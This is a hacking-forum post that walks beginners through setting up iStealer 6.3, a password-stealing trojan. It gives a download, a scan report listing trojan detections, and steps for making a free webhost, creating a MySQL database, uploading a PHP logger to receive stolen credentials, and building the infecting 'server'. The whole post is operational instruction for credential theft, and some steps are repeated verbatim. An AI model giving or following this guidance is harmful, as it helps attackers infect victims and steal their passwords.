SoLiTair4Ever
::. Moderators .::
iStealer 6.3 Legends
iStealer 6.3-Pictures-N00b friendly
Downloads
iStealer 6.3 Download
Virus Scan:
File Info
Report date: 2010-07-07 19:45:25 (GMT 1)
File name: iStealer_6.3_Legends.rar
File size: 1240599 bytes
MD5 Hash: 41547f39464e8f6feb21410634cd3d07
SHA1 Hash: 0e4917e42e1ec0ebc5bdfa41f31530717843e369
Detection rate: 10 on 16 (63%)
Status: INFECTED
Detections
a-squared - Trojan.Crypt!IK
Avast - Win32:Malware-gen
AVG - PSW.Generic8.YN
Avira AntiVir - TR/PSW.Dybalom.cwj.1
BitDefender -
ClamAV -
Comodo -
Dr.Web -
F-PROT6 - W32/Trojan2.MMBV
G-Data -
Ikarus T3 - Trojan.Crypt
Kaspersky - Trojan-PSW.Win32.Dybalom.cwj
NOD32 - Win32/TrojanDropper.VB.NPB
Panda -
TrendMicro - PAK_Generic.001
VBA32 - Trojan-PSW.Win32.Dybalom.cwj
Scan report generated by
NoVirusThanks.org
I repeat,downloads are not from me!
If you get a license error,run as adminstrator on Win7/Vista,on XP reboot.
Making a free webhost
We will use 000WebHost as our host for iStealer.
000WebHost
When you go to that site,you will see this.

Here we are signing up for our free webhost for iStealer.
When we go to Sign Up page,we will get this page.Follow as I explained on the picture.

At end press Create My Account
Making a MySQL Database
So,when we maked a free webhost,we will make a MySQL Database.When you register to 000Webhost,wait 1 minute.Then go to Control Panel of your domain.
Now,scroll down and go to MySQL under » Software / Services.

Follow all as it on picture.

You will after create get some info,SAVE IT!!!
Setting up PHP Logger
After you created a MySQL Database,we will need to set up PHP Logger.
Extract iStealer 6.3 and after that extract PHP Logger.
You will see PHP Logger folder.Open it.Now you see two files.
index.php
style.css
Open index.php with notepad.Then follow all as it's on picture

Then just type your password again.
Go to public_html directory.Press Upload and select index.php and style.css .Then go back go first directory and check public_html and press CHMOD and type 777 as Chmod value.



In PHP Logger put your URL to your PHP logger.Example:
http://myistealer.hostzi.com/index.php
Chose any adational options and press Test URL.
If responce is positive,click Build Server.
Congratulations,you successfully setuped your iStealer server!!!
Extract iStealer 6.3 and after that extract PHP Logger.
You will see PHP Logger folder.Open it.Now you see two files.
index.php
style.css
Open index.php with notepad.Then follow all as it's on picture
Uploading PHP Logger
Now,go back to Control Panel and go to File Manager.Then just type your password again.
Go to public_html directory.Press Upload and select index.php and style.css .Then go back go first directory and check public_html and press CHMOD and type 777 as Chmod value.
Making a iStealer server
After uploading PHP Logger,you must make a iStealer server a.k.a virus.Open iStealer 6 directory and open iStealer 6.3 Legends.exe .
In PHP Logger put your URL to your PHP logger.Example:
http://myistealer.hostzi.com/index.php
Chose any adational options and press Test URL.
If responce is positive,click Build Server.
Congratulations,you successfully setuped your iStealer server!!!

التعديل الأخير بواسطة المشرف:
اسم الموضوع : iStealer 6.3 Legends
|
المصدر : قســم إختــراق الأجهــزة